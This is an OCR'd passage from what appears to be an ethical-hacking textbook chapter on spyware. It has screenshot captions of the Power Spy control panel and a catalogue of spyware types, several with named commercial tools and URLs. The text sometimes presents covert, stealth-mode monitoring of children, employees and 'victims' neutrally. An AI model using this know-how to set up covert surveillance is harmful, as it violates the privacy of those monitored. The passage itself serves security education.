


Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall

Figure 6.145: Screenshot of Power Spy


Log View - Applications 24 record(s)
10.10.1.19
Select User:
Jason
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype Messages
Documents Opened
Clipboard
Event History
Microphone
Keyword
Search
Previous
Next
Delete
Delete All
Export

Timestamp	User Name	Name	Path
4/5/2022 6:02:12 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:02:12 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:02:08 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:01:46 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:01:46 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:01:46 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
4/5/2022 6:01:27 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
4/5/2022 6:01:27 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:00:28 AM	Jason	shellexperiencehost.exe (Start)	c:\windows\systemapps\shellexper
4/5/2022 6:00:26 AM	Jason	searchui.exe (Search)	c:\windows\systemapps\microsoft.
4/5/2022 6:00:15 AM	Jason	explorer.exe	c:\windows\explorer.exe
4/5/2022 5:58:30 AM	Jason	iexplore.exe (Internet Explorer Enhan	c:\program files\internet explorer\ie
4/5/2022 5:58:25 AM	Jason	explorer.exe (Program Manager)	c:\windows\explorer.exe
4/5/2022 5:58:21 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 5:58:18 AM	Jason	iexplore.exe (Internet Explorer)	c:\program files\internet explorer\ie
4/5/2022 5:58:18 AM	Jason	explorer.exe	c:\windows\explorer.exe

Timestamp: 4/5/2022 6:02:12 AM

User Name: Jason

Path: c:\program files (x86)\pw2\appdata.exe

Name: appdata.exe

Figure 6.146: Screenshot of Power Spy showing windows opened

Types of Spyware

Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, ten major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

- **Desktop Spyware**

  Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

  Desktop spyware allows attackers to perform the following:

  - Live recording of remote desktops
  - Recording and monitoring Internet activities
  - Recording software usage and timings
  - Recording an activity log and storing it at one centralized location
  - Logging users' keystrokes

  The following is the list of desktop and child-monitoring spyware:

  - ActivTrak (https://activtrak.com)
  - Veriato Cerebral (*http://www.veriato.com*)
  - NetVizor (*https://www.netvizor.net*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - SoftActivity TS Monitor (*https://www.softactivity.com*)

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages.

- **Internet Spyware**

  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance. It creates a hidden file/directory with the current date and begins the background copying process.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform for effective coding, testing, and optimization, and makes it a great tool for debugging software.

A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

The following is the list of USB spyware:

- USB Analyzer (*https://www.eltima.com*)
- USB Monitor (*https://www.hhdsoftware.com*)
- USBDeview (*https://www.nirsoft.net*)
- Advanced USB Port Monitor (*https://www.aggsoft.com*)
- USB Monitor Pro (*https://www.usb-monitor.com*)

- **Audio Spyware**

Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, recording conferences, audio surveillance, SMS tracking, call logging, recording radio broadcasting logs, and GPRS tracking.

The following is the list of audio spyware:

- Spy Voice Recorder (*http://www.mysuperspy.com*)
- Digital Voice Logger (*https://www.securityplanet.co*)
- USB Stick Grey Recorder (*https://www.spytec.com*)
- Audio Spyware Snooper (*https://www.snooper.se*)

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Internet Explorer.

  The following is the list of video spyware:

  - Movavi Video Editor (*https://www.movavi.com*)
  - iSpy (*https://www.ispyconnect.com*)
  - NET Video Spy (*https://www.sarbash.com*)
  - Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)
  - WebCam Looker (*https://felenasoft.com*)

- **Print Spyware**

  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

The most common telephone/cellphone spyware features include the following:

- **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
- **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
- **Website History**: Records the entire history of all websites visited through the phone in the log report file.
- **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

It works as depicted in the following diagram.

